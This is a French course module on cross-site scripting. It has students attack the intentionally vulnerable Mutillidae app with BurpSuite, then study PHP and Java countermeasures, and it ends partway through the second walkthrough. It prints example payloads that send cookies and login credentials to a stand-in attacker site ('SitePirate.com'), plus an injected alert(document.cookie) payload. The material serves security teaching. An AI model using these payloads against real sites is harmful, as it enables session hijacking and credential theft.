

Sécurisation des applications Web

Activité 3: Vulnérabilités de type XSS (Cross Site Scripting)

Propriétés	Description
Intitulé long	Exploitation d'une plateforme d'apprentissage des vulnérabilités des applications Web
Intitulé court	Sécurisation des applications Web
Formation concernée	BTS Services Informatiques aux Organisations
Matière	Bloc 3 : Cybersécurité des services informatiques en deuxième année SLAM
Présentation	<p>Ce Côté labo a pour objectif d'exploiter la plateforme d'apprentissage <i>Mutillidae</i> du groupe <i>OWASP (OpenWeb Application Security Project)</i> afin de se familiariser avec les principales vulnérabilités des applications Web.</p> <p>Chaque activité couvre une problématique spécifique (<i>SQLi, XSS, CSRF...</i>) en référence au top 10 des vulnérabilités décrites par l'<i>OWASP</i>.</p> <p>Dans un premier temps, l'étudiant doit réaliser les attaques associées à chaque vulnérabilité.</p> <p>Dans un deuxième temps, l'objectif est d'analyser et de comprendre les codes sources des scripts présentés dans leur forme non sécurisée puis sécurisée en tant que contre-mesure.</p> <p>Cette troisième activité traite des vulnérabilités de type <i>XSS (Cross Site Scripting)</i>. Cette faille arrive en 7ième position dans le classement <i>OWASP 2017</i>.</p>
Compétences	<ul style="list-style-type: none">● Protéger les données à caractère personnel ;<ul style="list-style-type: none">○ Identifier les risques liés à la collecte, au traitement, au stockage et à la diffusion de données à caractère personnel.● Garantir la disponibilité, l'intégrité et la confidentialité des services informatiques et des données de l'organisation face à des cyberattaques.<ul style="list-style-type: none">○ Caractériser les risques liés à l'utilisation malveillante d'un service informatique ;○ Recenser les conséquences d'une perte de disponibilité, d'intégrité ou de confidentialité.
Savoirs	<ul style="list-style-type: none">● Chiffrement, authentification et preuve ; principes et techniques ;● Sécurité des applications web : risques, menaces et protocoles.
Prérequis	Commandes de base d'administration d'un système <i>Linux</i> , langages <i>PHP</i> et <i>JavaScript</i> . Dans l'activité 1 , avoir lu la présentation (<i>owasp-presentation-v1.1</i>) et réalisé les installations décrites dans le fichier <i>owasp-mise_en_place-v1.1</i> .
Outils	Deux machines éventuellement virtualisées sont nécessaires avec <i>Linux</i> comme système d'exploitation. Sites officiels : https://www.owasp.org et https://portswigger.net/burp/communitydownload
Mots-clés	OWASP, Mutillidae 2.6.60, BurpSuite 1.7.29, vulnérabilités, <i>SQLi</i> , <i>XSS</i> , <i>IDOR</i> .
Durée	Une heure minimum pour cette activité.
Auteur(es)	Patrice DIGNAN, avec la relecture, les tests et les suggestions de Hervé Le GUERN, Yann BARROT, David ROUMANET, Roger SANCHEZ et Valéry TSCHAEN
Version	v 1.0
Date de publication	Novembre 2020

I Présentation générale.....	2
1 Présentation des failles de type XSS.....	2
2 Les catégories de failles XSS.....	2
II Exemples de codes liés à une attaque de type XSS.....	3
III Conséquences d'une attaque de type XSS.....	4
IV Bonnes pratiques.....	4
V Objectifs et architecture générale de l'activité.....	5
VI Premier défi : XSS réfléchi via un contexte <i>HTML</i>	7
1 Objectif.....	7
2 À vous de jouer.....	7
VII Deuxième défi : XSS permanent via une page affichant des <i>logs</i>	8
1 Objectif.....	8
2 À vous de jouer.....	8
VIII Conclusion.....	9

I Présentation générale

1 Présentation des failles de type XSS

Les failles de type XSS (*Cross Site Scripting*) surviennent lorsqu'une application récupère des données non fiables et les envoie à un navigateur *Web* sans aucune validation (vérification des données saisies dans les champs, échappement des caractères suspects). À la différence des injections *SQL*, les failles XSS se caractérisent par l'injection de code *HTML* ou *JavaScript* dans des variables mal protégées.

XSS permet à un attaquant d'exécuter des scripts dans le navigateur *Web* de la victime, ce qui peut entraîner des détournements de sessions ou des défacements¹ de sites *Web*. L'attaquant peut par exemple rediriger l'utilisateur vers des sites *Web* malveillants.

2 Les catégories de failles XSS

Les failles de type XSS se déclinent en deux principales catégories :

1 – Les failles XSS réfléchissantes (*reflected XSS*)




schéma réalisé avec libreoffice draw pour le réseau CERTA

Ce type de faille cible **une seule victime à un instant donné**. Le contenu malveillant n'est pas stocké sur le serveur *Web* mais livré à la victime via un lien malveillant. Typiquement, l'attaquant

1 Défacement de site *Web* : Le défacement ou défaçage de site internet est une technique qui vise à remplacer la page principale ou toutes les pages d'un site par une page *Web* spécifique.

postera un message à la victime via un système de messagerie interne au site *Web* visé (forum, commentaire de blog...). Ce message contiendra un code malveillant *JavaScript*. Lorsque la victime ouvrira ce message, le code *JavaScript* s'exécutera et permettra la récupération de l'identifiant de session de la victime. Le tout étant redirigé vers un serveur *Web* appartenant à l'attaquant. L'identifiant de session ainsi récupéré va permettre à l'attaquant d'usurper l'identité de la victime sans connaître son mot de passe.

2- Les failles XSS persistantes (stored XSS)




schéma réalisé avec libreoffice draw pour le réseau CERTA

Ce type de faille **va impacter tous les utilisateurs qui vont visiter la page infectée**. Dans ce type de faille, l'attaquant va envoyer un contenu malveillant à une application *Web*, qui va le **stocker dans la base de données** associée au site *Web*. Le contenu malveillant sera ainsi retourné dans le navigateur de tous les utilisateurs qui visiteront la page visée. On peut citer l'exemple d'un forum dans lequel les messages des utilisateurs ne sont pas protégés (échappement). Si un membre poste un message contenant du *JavaScript* alors tous les membres lisant ce message pourront être infectés.

II Exemples de codes liés à une attaque de type XSS

- Exemple n°1 : code *JSP (Java Server Pages)*

```
string a = (string) request.getParameter("nom") ;
```

Dans cet exemple, la valeur récupérée est immédiatement stockée dans une variable et envoyée au navigateur sans encodage (voir plus loin) ou validation.

- Exemple n°2 : XSS réfléchissant

```
https://mabanque.com/submitform.do?client=<script> fonction+Vollidentifiants() {
location.href="www.sitePirate.com?
name=document.myform.username.value&password=document.myform.pword.value"
}</script>
```

Dans ce deuxième exemple, si la victime clique sur le lien alors elle est redirigée vers la page d'une personne malveillante qui va voler ses identifiants. Plus en détail, le code *JavaScript* fait appel à une fonction nommée *Vollidentifiants()*. Cette fonction renvoie vers le site de l'attaquant et transmet le login et le mot de passe capturé via des variables de type *GET* (*name* et *password*) qui pourront être enregistrées par le serveur *Web* de l'attaquant lors de chaque appel. La récupération du contenu du login et du mot de passe se fait via des commandes *DOM* de *JavaScript*. En effet, la représentation de

la structure d'une page *Web* offerte par un navigateur et exploitable via *JavaScript* est appelée *DOM* (*Document Object Model*).

- **Exemple n°3 : XSS persistant**

```
<script>  
new image().src= "http://SitePirate.com/login.cgi="+encodeURIComponent(document.cookie);  
</script>
```

Dans cet exemple, c'est un lien de type image qui est infecté.

- **Exemple n°4 : *Samy is my hero***

Samy Kamkar a écrit un code *Javascript* permettant l'exploitation d'une faille de type *XSS* persistant ce qui lui a permis d'infecter le site *MySpace* et d'obtenir plus d'un million de faux amis en moins de 24 heures. A l'époque de la réalisation de cette attaque, les experts en sécurité estimaient que 80 % à 90 % des sites *Web* étaient vulnérables à ce type d'attaque. Depuis, des correctifs ont été mis en place notamment suite à l'initiative du groupe *OWASP* qui a publié une *API* afin que le code des sites en question ne soit plus vulnérable aux vulnérabilités *XSS*. Le projet a été baptisé *Projet AntiSamy*.

III Conséquences d'une attaque de type XSS

Les principales conséquences liées à l'exploitation d'une faille *XSS* sont les suivantes :

1. **Vol du *cookie* d'identification**

L'attaque *XSS* la plus courante consiste à détourner des comptes d'utilisateurs légitimes en volant leurs *cookies* de session. Cela permet aux attaquants d'usurper l'identité des victimes et d'accéder à toute information sensible ou fonctionnalité en leur nom.

2. **Vol des identifiants de connexion**

Un autre vecteur d'attaque pour *XSS* consiste à utiliser *HTML* et *JavaScript* afin de voler les informations d'identification des utilisateurs, au lieu de leurs *cookies*. Cela peut être fait en clonant la page de connexion de l'application *Web*, puis en utilisant la vulnérabilité *XSS* afin de la servir aux victimes.

3. **Accès à des informations sensibles ou réalisation d'opérations interdites**

Un autre vecteur d'attaque puissant pour *XSS* consiste à l'utiliser pour exfiltrer des données sensibles (par exemple des informations personnelles sensibles ou des données de titulaires de cartes) ou pour effectuer des opérations non autorisées, telles que le siphonnage de fonds dans un panier virtuel sur un site marchand vulnérable. Par exemple un site marchand comportant un panier mal programmé pourra être exploité afin de permettre à l'attaquant de modifier le panier (quantité, prix des produits). Concernant le vol d'information, si un attaquant *XSS* parvient à voler un *cookie* de session, il peut dupliquer la session active de l'utilisateur et avoir accès à tout ce que l'utilisateur est capable de faire sur un site *Web* : publier des messages sur les réseaux sociaux, modifier les informations personnelles du compte, changer les mots de passe, voler les informations sur les cartes bancaires, effectuer des virements bancaires, acheter des produits sur un site de commerce électronique, etc.

IV Bonnes pratiques

Les **bonnes pratiques** suivantes peuvent être mises en place en tant que limitations ou contre-mesures des vulnérabilités présentées en amont :

1. **Validation des données saisies**

La première méthode permettant d'empêcher les vulnérabilités *XSS* est l'échappement des caractères suspects saisis par des utilisateurs. L'échappement de données signifie prendre les données reçues

par une application et s'assurer qu'elles sont sécurisées avant de les envoyer vers l'utilisateur final. Cela permet de s'assurer que les données reçues par une page *Web* ne pourront pas être interprétées de manière malveillante. Par exemple, les caractères suivants seront échappés : `<>` empêchant ainsi l'exécution de code *JavaScript*. Les caractères à bannir seront placés dans une liste noire. De même, les caractères autorisés doivent être placés dans une liste blanche.

Exemple avec la fonction *PHP htmlentities* :

source : <https://php.net/manual/fr/function.htmlentities.php>

```
<?php
$str = 'Un \'apostrophe\' en <strong>gras</strong>';

// Affiche : Un 'apostrophe' en &lt;strong&gt;gras&lt;/strong&gt;
echo htmlentities($str);
```

2. Encodage des données

L'encodage des données va consister à utiliser des fonctions permettant de filtrer des symboles suspects en les remplaçant par leur équivalent *HTML*. Prenons l'exemple de la fonction *htmlspecialchars* en *PHP*. Avec cette fonction, les modifications suivantes sont réalisées :

- Le caractère " devient " ;
- Le caractère ' devient '.
-

Exemple avec la fonction *PHP htmlspecialchars* :

source : <https://php.net/manual/fr/function htmlspecialchars.php>

```
<?php
$new = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $new; // &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```


V Objectifs et architecture générale de l'activité

Deux défis sont proposés pour illustrer la problématique des attaques de type *XSS* :

1. une attaque *XSS* de type réfléchissante via un contexte *HTML* : l'objectif est d'injecter du code *JavaScript* et de l'exécuter afin de récupérer le *cookie* d'identification d'une victime;
2. une attaque *XSS* de type persistante visant à détourner les visiteurs d'une page vers une autre page permettant de voler leur identifiant de session.

Ces deux défis peuvent être réalisés de manière indépendante (voir les prérequis). Chaque défi est associé à un dossier documentaire.

Pour rappel, l'environnement de travail est le suivant :



Le serveur *Mutillidae* propose un site *Web* conçu pour identifier et tester les failles de sécurité identifiées par l'OWASP. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Notre démarche consistera, pour les failles de type XSS :

- à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité ;
- nous constaterons ensuite que dans la version sécurisée de cette page fournie par *Mutillidae*, l'attaque n'est plus possible ;
- l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Quant à la machine attaquante, elle comprend un navigateur ainsi que le proxy *BurpSuite* qui permet d'intercepter les requêtes avant de les envoyer au serveur. L'objectif étant de modifier les paramètres de certaines requêtes afin de tester des injections de code. Par exemple, la valeur saisie pour le login sera remplacée par du code *JavaScript*.

VI Premier défi : XSS réfléchi via un contexte HTML

1 Objectif

Le premier défi a pour objectif de récupérer l'identifiant de session d'une victime par injection de code *JavaScript*.

2 À vous de jouer

Les questions suivantes peuvent être traitées en suivant les étapes décrites dans le dossier documentaire n°1 (page 10, XSS réfléchi via un contexte HTML).

Travail à faire 1 XSS réfléchi via un contexte HTML

Le but de cette première série de questions est d'étudier le comportement de l'application en mode non sécurisé et de tester l'attaque visant à obtenir le cookie d'identifiant de session de la victime.

- Q1. Commencer par préparer votre environnement de travail en démarrant le serveur *Mutillidae* ainsi que la machine cliente contenant le proxy *BurpSuite*. Vérifier que vos deux machines peuvent communiquer via un *ping*. Puis, positionner le niveau de sécurité de *Mutillidae* à 0.
- Q2. À l'aide du dossier documentaire n°1 situé en page 10, réaliser le premier défi permettant de capturer le *cookie* d'identification de la victime. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 2 Nouvelle tentative en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau 1 de sécurité :

- Q1. Est-ce que le niveau de sécurité 1 permet d'éviter l'attaque avec *Burpsuite* ?
- Q2. Est-il possible d'écrire le code malicieux directement dans le formulaire ?
- Q3. En observant le code de la page *dns-lookup.php*, repérer les sécurités activées à ce niveau.
- Q4. Quels sont les caractères typiques utilisés lors d'une attaque XSS ?

Test du niveau 5 de sécurité :

- Q5. Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque avec *BurpSuite* ?
- Q6. En observant le fichier *dns-lookup.php*, repérer les variables spécifiques associées à ce niveau de protection.
- Q7. Expliquer le rôle de l'instruction suivante dans le fichier *dns-lookup.php* (ligne n° 44) :

```
$lProtectAgainstMethodTampering?$lTargetHost = $_POST["target_host"]:$lTargetHost = $_REQUEST["target_host"];
```
- Q8. Que vérifie la protection contre les injections de commandes ?
- Q9. Quelle fonction permet d'éviter spécifiquement les attaques de type XSS ?
- Q10. Modifier le code source de la page *dns-lookup.php* afin d'isoler l'effet de cette protection.
- Q11. Résumer les protections mises en œuvre par le niveau de protection n°5.

Prolongement possible :

Reprendre une application existante et mettre en place le niveau de sécurité 5.

VII Deuxième défi : XSS permanent via une page affichant des logs

1 Objectif

Ce second défi a pour objectif d'empoisonner une page affichant des logs de manière permanente par stockage de code malveillant dans la base de données. La victime est ensuite redirigée vers une page malveillante qui capture ses identifiants de session .

2 À vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire n°2 (page 14, XSS permanent via une page affichant des logs).

Travail à faire 3 XSS permanent via une page affichant des logs

Dans un premier temps, l'objectif est de se placer côté attaquant en empoisonnant une page Web afin de rendre l'attaque XSS permanente.

- Q1.** Commencer par préparer votre environnement de travail en démarrant le serveur *Mutillidae* ainsi que la machine cliente contenant le *proxy BurpSuite*. Vérifier que vos deux machines peuvent communiquer via un *ping*. Puis, positionner le niveau de sécurité de *Mutillidae* à 0.
- Q2.** À l'aide du dossier documentaire n°2 situé en page 14, réaliser le deuxième défi permettant de capturer les *cookies* d'identification des victimes qui visitent la page des *logs*. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

Travail à faire 4 Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre le codage mis en place pour sécuriser la page.

- Q1.** Fermer puis relancer *BurpSuite*. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant à nouveau les étapes décrites dans le deuxième dossier documentaire.
- Q2.** L'attaque réussit-elle avec le niveau de sécurité 5 ?
- Q3.** Ouvrir la page *show-log.php* et relever les options activées au niveau de sécurité 5. Expliquer pourquoi la validation des données saisies en entrée (*input validation*) n'est pas suffisante comme mesure de sécurité.
- Q4.** Expliquer le rôle des options de sécurité activées au niveau 5.
- Q5.** Rechercher sur internet d'autres exemples d'encodage associés à d'autres langages de programmation.
- Q6.** Conclure sur les bonnes pratiques en matière de protection contre le XSS.

VIII Conclusion

Aperçu général des mesures de défense

En résumé, les principales mesures de défense concernant les problématiques XSS sont les suivantes :

Validation des données en entrée

- Effectuer des vérifications du côté serveur sur les données saisies et pas seulement côté client.
- Créer des listes blanches de caractères autorisés et des listes noires de caractères interdits et les associer à des expressions régulières : `[^<>&\']`.

Encodage des paramètres

- Utiliser des fonctions d'encodage des données qui empêcheront l'exécution des scripts.

Exemple en Java :

SANS ENCODAGE:

```
System.out.println("<HTML><HEAD><BODY>Bonjour + "request.getParameter("NomClient") + "</BODY></HTML>");
```

AVEC ENCODAGE:


1- Application de la REGEX : `NomClientApresRegex = ...`

via une fonction qui filtre selon la liste blanche et la liste noire des caractères interdits.

2- Encodage

```
System.out.println("<HTML><HEAD><BODY>Bonjour + "Encoder.encodeForHtml(NomClientApresRegex) + "</BODY></HTML>");
```

- Adapter l'encodage des données au contexte de développement :



Dossier documentaire

Dossier 1 : XSS réfléchi via un contexte HTML

La démarche permettant de réaliser ce premier défi est la suivante :

1. dans un premier temps, l'attaquant va générer un code malveillant en *JavaScript* permettant d'afficher le *cookie* d'identification d'une personne authentifiée ;
2. ensuite, ce code *JavaScript* est encodé via un format d'*URL* afin d'être rendu plus discret ;
3. enfin, il ne reste plus qu'à remplacer le login saisi par le code malveillant afin de faire exécuter le code *JavaScript*.

Ce premier défi permet donc de mettre en avant la vulnérabilité XSS.

Étape n°1 : Préparation du défi

Positionner le *proxy* à **intercept off** puis ouvrir la page suivante :

OWASP 2017 => A7 : Cross Site Scripting (XSS) => Reflected (First Order) => DNS Lookup


Cette page permet d'effectuer des résolutions DNS.



The screenshot shows a web application with a pink header box containing the text "Who would you like to do a DNS lookup on?" and "Enter IP or hostname". Below this is a text input field labeled "Hostname/IP" and a blue button labeled "Lookup DNS".

Étape n°2 : Capture d'une requête

Positionner le *proxy* à **intercept on** et saisir une donnée dans le champ texte de la page. Dans notre exemple, nous saisissons **localhost**. Valider ensuite la saisie en cliquant sur le bouton **Lookup DNS** et cliquer sur le bouton **Forward** du *proxy BurpSuite*. La saisie effectuée est ainsi capturée et le *proxy* est en attente.



The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A request to http://192.168.0.10:80 is displayed. The request details are as follows:

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=n9lbo8k9oqq9slqnsuel61dfo4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

target_host=localhost&dns-lookup-php-submit-button=Lookup+DNS
```

À ce stade, il peut être intéressant d'observer le comportement de l'application lorsqu'on lui envoie une donnée. Pour cela, faire un clic droit au milieu de la capture précédente et cliquer sur **Send to Repeater**. Puis au niveau de l'onglet **Repeater** de **BurpSuite**, cliquer sur le bouton **Go** pour observer la réponse.

The screenshot shows the Burp Suite Repeater interface. On the left, the 'Request' tab is active, displaying a POST request to `/mutillidae/index.php?page=dns-lookup.php`. The request body contains a `target_host` parameter set to `localhost&dns-lookup-php-submit-button=Lookup+DNS`. On the right, the 'Response' tab is active, showing the server's response. The response includes a table with a button labeled 'Lookup DNS' and a `pre` block containing a message: `<!-- I think the database password is set to blank or perhaps samurai. It depends on whether you installed this web app from irongeeks site or are using it inside Kevin`

Ce type de capture permet de tester si des caractères suspects sont échappés. Par exemple, si la valeur saisie est la chaîne `<script>`, on peut voir que cette dernière est directement envoyée au serveur sans modification. L'onglet **repeteur** permet de multiplier les tests avec des valeurs saisies différentes sans avoir à manipuler de nouveau le formulaire de l'application *Web*.

```
<div class="report-header"
ReflectionSEExecutionPoint="1">Results for
<script></div><pre class="report-header"
style="text-align:left;"></pre>
<!-- I think the database password is set
to blank or perhaps samurai.
```

Étape n°3 : Création et exploitation du *payload*

L'attaque consiste à remplacer la valeur saisie (adresse IP ou nom de machine) par un code *JavaScript* encodé de façon à ne pas attirer l'attention de la victime. Cette modification se fera alors que la requête est interceptée par **BurpSuite**.

L'étape suivante consiste à générer le code malveillant. Il s'agit d'un script qui va afficher le *cookie* de session de la victime. Pour cela, reproduire l'étape n°2 jusqu'à la capture de la requête et remplacer la valeur saisie (`localhost`) par le code suivant : `<script>alert(document.cookie);</script>` .

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.10:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=n9lbo8k9oqg9slqnsuel6ldfo4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS
```

Sélectionner ensuite le *payload* avec la souris :

`target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS`

Puis, faire un clic droit et cliquer sur **Send to Decoder**. Le but est d'encoder notre *payload* dans un format plus discret. En effet, les attaques XSS de type *reflected* passent généralement par le vecteur d'un lien malveillant.

Aller sur l'onglet **Decoder** de *BurpSuite* et sélectionner l'option **Encode as URL**.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

`<script>alert(document.cookie);</script>`

Text Hex ?

Decode as ...

Encode as ...

- Plain
- URL
- UTF-8
- Base64
- ASCII hex
- Hex
- Octal
- Binary
- Gzip

Smart decode

`%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%0%74%3e&dns-lookup-php-submit-button=Lookup+DNS`

Il ne reste plus qu'à copier/coller le *payload* généré et à l'injecter à la place de notre valeur saisie.

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=n9lbo8k9oqg9slqnsuel6ldfo4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

target_host=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%0%74%3e&dns-lookup-php-submit-button=Lookup+DNS
```

La validation se fait en cliquant sur le bouton **Forward** du *proxy*. Le *cookie* d'identification est alors visible sur la page *Web cible*.

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.60 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

showhints=1; PHPSESSID=n9lbo8k9oqg9slqnsuel61dfo4

OK

AJAX Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?
Enter IP or hostname

PayPal - The safer, easier way to pay online!

Dossier 2 : XSS permanent via une page affichant des logs

La démarche permettant de réaliser ce deuxième défi est la suivante :

1. Dans un premier temps, l'idée est d'observer le comportement d'une page affichant des *logs* lorsqu'un échec d'authentification se produit.
2. Fort du constat que la donnée saisie est directement enregistrée dans la base de données sans validation, il est alors possible de remplacer cette donnée afin de stocker un code malveillant.
3. Toute personne qui visitera la page d'affichage des logs exécutera le code malveillant. Ce code renvoie vers une page malveillante qui va stocker le *cookie* d'identification de session de toutes les victimes.

